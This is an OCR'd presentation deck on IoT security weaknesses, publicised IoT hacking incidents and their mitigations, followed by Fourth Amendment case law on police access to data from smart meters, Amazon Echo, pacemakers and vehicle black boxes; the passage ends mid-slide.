
QUESTIONS?

IS IoT SAFE FOR ME?

JOEL SCHWARZ

SENIOR PRINCIPAL,
GLOBAL CYBER RISK LLC
SCHWARZ@GLOBALCYBERRISK.COM


ADJUNCT PROFESSOR (CYBERCRIME, CYBERSECURITY AND PRIVACY)
ALBANY LAW SCHOOL
JSCHW@ALBANYLAW.EDU



- *Hacker remotely hacked into GPS tracking app in a car and remotely stopped the car* *
  - “I can absolutely make a big traffic problem all over the world,” L&M said. “I have fully [sic] control hundred of thousands of vehicles, and by one touch, I can stop these vehicles engines.”
  - “. . . makers of one of the hardware GPS tracking devices . . . confirmed to Motherboard that customers can turn off the engines remotely if the vehicles are going under 20 kilometers per hour (around 12 miles per hour.)”


- *Known vulnerabilities of NEST devices, and the dangers to home security*
  - “A loud squawking — similar to the beginning of an emergency broadcast alert — blasted from the living room . . . It warned that the United States had retaliated against Pyongyang and that people in the affected areas had three hours to evacuate.” **
    - “As their scared 8-year-old son crawled underneath the rug, the couple realized the apocalyptic warning came from their Nest security camera atop their living room television.”

  - “Ellen Rigney was in bed with her husband . . . when she heard a noise coming from the Nest camera connected to her 4-month-old son Topper's room. . . . She and her husband sprang out of bed and turned on their bedroom light when another Nest camera in their room, which was turned off, suddenly switched on and a man's voice told them to turn the light off. ***
    - “Then he said 'I’m going to kidnap your baby. I’m in your baby’s room,'” Rigney said.
    - But when they got to Topper's room, he was right where they had left him and alone.




INTERNET OF THINGS (IoT): UNIQUE VULNERABILITIES

- IoT devices open up new worlds of convenience/enhance quality of life
  - watch your baby’s vitals from the office
  - adjust the thermostat before arriving home after work
- Also introduced new security (somewhat unique) vulnerabilities
  - singular-purpose devices tend to be basic and small/scaled down as much as feasible
    - little if any internal memory – rely more heavily on hardcoded attributes and firmware
  - To sell to the largest audience, its super simple to install and use (low “friction”)
    - lack strong, if any, out of the box security
    - often come with default accounts and passwords enabled
  - Brought to work and open holes in corporate networks




CIRCUMVENTING FIREWALLS AND OTHER SECURITY

- In the “old days” – it was “plug and play”
  - plug in device, download drivers/updates, and follow the instructions to install within network
  - potentially needed to change your security/firewall settings, open ports, etc.
- IoT is often available immediately
  - direct communication with the manufacturer
  - How? …. didn’t ask permission to go through your firewall/proxy server, etc.
  - They use peer-to-peer (P2P) communication through your network
    - Jump over your firewall, and circumvent traditional security protections
    - Direct connection between 2 “peers”/computers
    - used, although not exclusively, by individuals who lack a respect for laws (e.g., IP theft)
  - When they communicate with mothership (manufacturer)
    - IoT devices use the device’s physical serial number
    - “*enumeration vulnerability*” - run a script trying various sequences of numbers until you hit upon serial numbers of particular IoT devices
      - communicate directly with that device, without going through firewalls
      - Device serial number is hardcoded, cannot be changed, even when comprised
    - Compromised IoT device = “pivot point” to network



INTERNET OF THINGS (IoT): FIRMWARE UPDATES AND SUPPLY CHAIN VULNERABILITIES

- Another IoT vulnerability stems from their limited internal memory
  - primarily, if not completely, controlled by manufacturer-installed firmware
  - can only be overwritten by new firmware updates
  - This limits the options for additional, user-initiated security
- Also opens IoT devices to potential supply chain attacks
- Finite State performed an analysis of Huawei's IoT products - Ran an automated script to search through firmware files embedded in IoT devices:
  - "[m]ost devices networked together in the Internet of Things (IoT), in fact, have too little memory to run security scanning software or anything else besides their purpose-built firmware."
  - within single 36-hour run, checked 1.5 million firmware files from 558 Huawei enterprise networking products (just business systems, not consumer devices)
  - average device had 102 vulnerabilities; at least ¼ severe enough to give hacker access
  - Good news = vulnerability is "much more than comparable Western products"
  - Bad news = difficult to ID where IoT products originated because of "white labeling"
    - manufacturers sell product to reseller, who then resells and relabels it[5]



INTERNET OF THINGS (IoT): EXPLOITED VULNERABILITIES

- April 2018: CEO of cybersecurity company Darktrace:
  - Casino fell victim to hackers through a smart thermometer used to monitor water of an aquarium in the lobby
  - Used thermometer as pivot point to get to a high-roller database which “may have included information about some of the unnamed casino's biggest spenders along with other private details . . . . “
- August 2019: Microsoft discovered attacks targeting IoT devices (printers, video decoders and other devices)
  - Used as a pivot point to penetrate targeted computer networks
  - Method of exploitation?
    - Device still had easily guessable default passwords
    - Devices “running an old firmware version with a known vulnerability”
    - Interesting side-note:
      - Hacker group called was “Strontium”
        - Russian government hacking group a/k/a Fancy Bear or APT28
        - Responsible for hacks into the Democratic National Committee ahead of 2016 election

IOT VULNERABILITY SOLUTIONS


Not so hard . . . But they do make things less easy

- Disable defaults when shipping
- Increase friction - go back to plug-and-play days (where a bit of configuration was required/doable (and disable P2P)
- Don’t use hardcoded device IDs to communicate (any more than we recommend using SS #s in real world documents)
- Require inclusion of original manufacturer on device, even if relabeling

IOT DEVICES AND PRIVACY (IT'S NOT JUST THE BAD GUYS TO WORRY ABOUT)

- Can't talk about IoT Devices and not talk about Privacy
  - IoT is in every part of our home, our vehicles, our work places, and even our bodies
  - So what about governmental access to IoT devices (and the data)?

- Fourth (4th) Amendment guarantees:
  - "[t]he right of the people to be secure in their persons, houses, papers and effects, against **unreasonable searches and seizures**, shall not be violated, and no **warrants** shall issue, but **upon probable cause** . . ."
  - Person has a "reasonable expectation of privacy" (REP) in home and possessions (includes computers/tech)
    - No REP in public spaces
      - No REP in display on screen when agent shoulder surfs password (exposed to the public)
    - No REP in information disclosed to a 3rd party
  - What about data on IoT devices?
    - In general, to intrude on 4th Amendment right, government needs a *probable cause search* warrant **or** a "special needs" exception



EXCEPTIONS TO 4TH AMENDMENT REP

3rd Party Disclosure (a/k/a 3rd Party Doctrine)

- You lose REP when disclosing information to a 3rd party
- Can hope/request information be maintained as confidential, but cannot prevent 3rd party from giving to LEO
- May have "**subjective**" expectation of privacy/Courts protect **objectively reasonable** REPs
  - No REP in phone # dialed because its is conveyed to phone company (a 3rd party)
  - Basis of the Stored Communications Act (email) was concern about disclosure to 3rd party (e.g., ISP)
- Traditionally this doctrine has been absolute
- With growth of computers/phones/IoT devices in our daily lives, starting to see movement

Plain View Doctrine (a/k/a public view)

- Must be in a **lawful position to observe** and **assess** the evidence; and
- its **incriminating character must be immediately apparent**
- Common: LEO sees incriminating images (child porn) on computer screen (e.g., internet café)
- Plain view allows for **seizure** of the evidence in plain view, this doesn't extinguish a person's REP

LAW ENFORCEMENT ACCESS TO IOT RECORDS

Quiz - Audience poll (scale of 1 -10)

1 = **Not Sensitive/No Privacy Expected**

10 = **Super Sensitive/Privacy Expected**

A. Law enforcement wants access to the data from your electric, remotely monitored home water meter
   - Scale from 1 to 10?
   - Protected by the 4th Amendment right to privacy?

B. Law enforcement wants access to the data recorded by your Amazon Echo
   - Scale from 1 to 10?
   - Protected by the 4th Amendment right to privacy?

C. Law enforcement wants access to the data from your pacemaker, installed in your chest
   - Scale from 1 to 10?
   - Protected by the 4th Amendment right to privacy?

4TH AMENDMENT – A HISTORICAL PERSPECTIVE

- There is no explicit mention of "Privacy" in the 4th Amendment:
  - "[t]he right of the people to be secure in their persons, houses, papers and effects, against **unreasonable searches and seizures**, shall not be violated, and no **Warrants** shall issue, but **upon probable cause** . . . particularly describing the place to be searched, and the persons or things to be seized."
- Right to privacy read into 4th Amendment by early Supreme Court (1800's) – but considered physical privacy
  - **Olmstead v. United States** (1927)
    - Roy Olmstead believed to be smuggling and selling alcohol during Prohibition
    - Government wiretapped Olmstead's office phones without a warrant; Olmstead argued 4th Amendment violation
    - The Supreme Court (5 – 4) ruled that the government could use the evidence obtained from wiretapping
    - Chief Justice William Howard Taft:
      - *4th Amendment applies only to physical/tangible trespass*
      - The evidence was secured by hearing; **no entry** of the houses or offices of the defendants (focus = physical search and seizure)
    - More influential part of the cases was Justice Louis D. Brandeis's dissent
      - Brandeis said there was no difference between wiretapping a pay phone and opening a sealed letter
      - the Founders "conferred against the government, the *right to be let alone* – the most comprehensive of rights and the right most favored by civilized men."
      - Brandeis's constitutional "right to be let alone" was later invoked by a majority of the Court in Roe v. Wade

4TH AMENDMENT – A HISTORICAL PERSPECTIVE (2)

- Almost 40 years later, Supreme Court modified view of 4th Amendment as society changed . . .

- Griswold v. Connecticut (1965)
  - Connecticut "Comstock law" that prohibited any person from using "any drug, medicinal article or instrument for the purpose of preventing conception"
  - By a vote of 7–2, the Supreme Court invalidated the law b/c it violated the "right to marital privacy“
    - established the basis for right to privacy with respect to intimate practices
    - Viewed the right to privacy as a right to "**protect[ion] from governmental intrusion**.“
  - Although the Bill of Rights doesn't mention "privacy," Justice William O. Douglas wrote for majority
    - the right was to be found in the **"penumbras" and "emanations" of other constitutional protections**, such as the self-incrimination clause of the Fifth Amendment.
    - "Would we allow the police to search the sacred precincts of marital bedrooms for telltale signs of the use of contraceptives?
      - The very idea is repulsive to the notions of privacy surrounding the marriage relationship."

4TH AMENDMENT – A HISTORICAL PERSPECTIVE (3)

- **Katz v. United States** (1967) - landmark decision of the Supreme Court
  - Court redefined what constitutes "searches" and "seizures" under the Fourth Amendment
  - Extended Fourth Amendment protection beyond the physical/tangible (e.g., citizens' homes and property)
  - Concurring opinion by Justice John Marshall Harlan II created what we know today as the "**Katz test**"

- Question court's consider:
  - Under a specific (given) set of circumstances, does a person have a "**reasonable expectation of privacy**" against intrusion by government or law enforcement
    - Compare: conversation between 2 people in a private home versus an internet cafe
  - "Katz" test is still used by Supreme Court today
  - Especially useful in cases involving new technologies, which pose novel questions:
    - U.S. v. Jones
    - Carpenter v. US

U.S. V. JONES (2012)
BEGIN RE-THINK OF 3RD PARTY DOCTRINE

- D.C. Circuit Court: Defendant Jones was suspected of engaging in a conspiracy to sell crack/cocaine
  - Govt installed a GPS tracking device on Jones' vehicle in Maryland (where he lived), without a valid warrant
  - Tracked the vehicle's movements for 28 days (>2000 pages of data) but ONLY in public spaces
    - Court agreed all tracking was done while case was in "Plain View"/"Public View" (e.g., not in Jones' garage)
  - Nonetheless, court ruled that there was a REP because the sum total of the records painted a "mosaic"
    - "The whole of one's movements over the course of a month is not constructively exposed to the public. . . the whole reveals far more than the individual movements it comprises."

- Supreme Court:
  - Majority agreed government needed a warrant to use the GPS device
    - BUT, decision based on traditional **physical** 4th Amend - the government "**trespassed**" on Jones' property to install GPS

  - **…. Justice Sotomayor's concurring opinion - e**laborated on "mosaic theory" from the D.C. Court
    - "The Government's unrestrained power to assemble data that reveal private aspects of identity is susceptible to abuse. The net result is that GPS monitoring . . . **may 'alter the relationship between citizen and government in a way that is inimical to democratic society.**'"
      - "may be **necessary to reconsider** the premise that an individual has no reasonable expectation of privacy in **information voluntarily disclosed to third parties** (emphasis added)."
      - Begin challenging absolutism of the 3rd party doctrine

CARPENTER V. U.S. (2018) - CELL SITE LOCATOR INFO (Track Cell Phone Location)

- Carpenter accused of leading a group of criminals in a string of interstate robberies
  - Govt secured requisite court order for Carpenter's historical CSLI records: 127 days' (MetroPCS), and 2 days' (Sprint)
  - Carpenter argued that government should have used a probable cause search warrant
- D.C. Circuit Court:
  - No search warrant was needed for historical CSLI data b/c it's **transmitted to a 3rd party** and thus no REP
- Supreme Court:
  - A cell phone is almost a "feature of human anatomy" that enables "near perfect surveillance"
  - 4th Amendment protects against aggregation of historical CSLI records, because they provide an "intimate window into all aspects of a person's life"
  - 4th amendment REP is not lost merely because records gathered by a 3rd party
    - CSLI is not really voluntarily shared with 3rd party anyway:
      - "Virtually any activity on the phone generates CSLI," and other than disconnecting the phone from the cell network, "there is no way to avoid leaving behind a trail of location data"
    - 3rd party doctrine means a "reduced expectation of privacy" (doesn't mean 4th Amendment falls out of picture)
- As technology increases in every aspect of our lives, absolutism of 3rd party doctrine could mean no protection for tech use
  - Has primarily come up in the context of computers and cell phones…since cell phones today are like mini-computers
  - But what about IoT devices?

RETURNING TO OUR 3 IOT DEVICE QUESTIONS:

- **Law enforcement access to data from your electric water meter AND Amazon Echo device, to prove a murder**
  - Nov 2015 (Arkansas):
    - James Andrew Bates throws a hot tub party. Vodka shots are downed, beer is drunk.
    - Bates eventually goes to bed, although a couple of friends are still in the jacuzzi.
    - Bates wakes up around 9:30am next morning, and sees Victor Collins face down in the hot tub, drowned
    - 3 months later, police arrest Bates on the charge of 1st degree murder
  - **Water Meter Records:**
    - Bate's arrest was based largely on smart water meter readings obtained from the City of Bentonville Water Department, **without a warrant** (Water company is a 3rd party, and thus no 4th Amend REP)
    - Police claim data shows Bates used a significant amount of water between 1am 3am
  - **Amazon Echo Records:**
    - Investigators believed Amazon Echo may have recorded what went on before Collins' death
    - Police served Amazon with a subpoena for the records (again, Amazon is a 3rd party)
    - Amazon fought production of records, but dropped its fight after Bates said he wouldn't mind if Amazon shared the recording(s)

  - Case dropped in Nov 2017: prosecutors declared "nolle prosequi"; evidence could support more than one reasonable explanation

PACEMAKER IOT DEVICE CASE

- **Law enforcement access to pacemaker data (in your chest)**
  - (2017) Middletown, OH resident Ross Compton was indicted on aggravated arson for allegedly burning down his house
  - Compton told police he quickly packed his bags and threw them out window during the fire
  - Cardiologist: based on his medical condition and the pacemaker (heart rate, pacer demand and cardiac rhythms) readings
    - "highly improbable" he collected, packed and removed all those items, exiting from his bedroom window, and carrying numerous large items through front door, **during such short period**
    - Inference is he prepared in advance and then set the fire
  - **Records were secured from 3rd party – the pacemaker company – without a search warrant**

AND NOW: IOT DEVICES IN OUR CARS…?

- Vehicle airbag deployment systems/event data recorders (the "black box")
- Installed in about 96% of all vehicles since 2013
  - record crash data and technical data about occupant actions leading up to a crash
- Data accessed without a search warrant, in multiple states, to convict people of vehicular homicide, manslaughter, etc.
- People v. Diaz (2013) - California
  - Elva Diaz drove home with a blood alcohol level of .20 approximately 2 ½ hours after the accident
    - Means blood alcohol was approximately .23 at time of accident
  - crossed over double yellow lines, collided head-on with another vehicle, killing driver; vehicle upside down, on other side of the road
  - Trial court:
    - Diaz "had no subjective belief in . . . a privacy interest in an SDM that she *probably didn't know existed*. . . . "
    - Even if defendant had been aware of the SDM, she wouldn't have had an REP because she had "no reasonable expectation of privacy in her speed on a public roadway or when and if she applied her brakes shortly before the crash . . . ."
  - Appellate court:
    - No 4th Amendment violation in the search and seizure of the device
    - "[A] person has no reasonable expectation of privacy in speed on a public highway . . . Similarly, a person has no reasonable expectation of privacy in use of a vehicle's brakes . . . announce that use to the public."

AND 2 MORE STATES …

- State of Florida v. Worsham (2017)
  - October 6, 2013 - Charles Worsham was in a high-speed crash that killed his passenger
  - 12 days later, police downloaded data from the impounded vehicle's event data recorder
  - Worsham was charged with DUI manslaughter and vehicular homicide.
  - Trial Court granted Worsham's motion to suppress the evidence
  - Appellate Court: Based upon difficulty in accessing this data, the specialized skills needed to interpret the data, and fact that the data is comprised of information not readily conveyed to the general public, Court agreed that there *is* a 4th Amendment reasonable expectation of privacy
- Mobley v. State (2018) - Georgia
  - Car accident with 2 fatalities
  - Police accessed and downloaded the driver-related data while still on the scene, without a search warrant
  - Court of Appeals: dismissed Justice Sotomayor's concurring opinion in Jones GPS case
    - unlike "the precise, comprehensive record of a person's public movements . . . the information collected by the black box was not "capable of GPS monitoring or the recording of his movements between various locations."
    - Nor did the ACM collect information on a long term, extended basis – as was the focus in the Jones case
      - "the ACM only starts recording information when an event, such as a collision, 'triggers' it to record."
  - ACM device merely collected information already exposed to the public, such as driver's approximate speed, when he hit his brakes in reference to the accident, etc.

HOW WILL THIS PLAY OUT – IS ANYONE'S GUESS

- Primary questions state courts wrestle with
  - **1. Did the person even know that there was a device in the vehicle collecting this information**
    - According to Diaz, a person cannot have an REP in something they are unaware of.
    - Envision a couple building a new home - tell the builder they want:
      - High-speed Internet, ability to play music anywhere, and the ability to control the lights and thermostat remotely
      - Builder installs high-speed ethernet/HDMI cabling, wireless repeaters, blue-tooth IoT devices and a Nest thermostat.
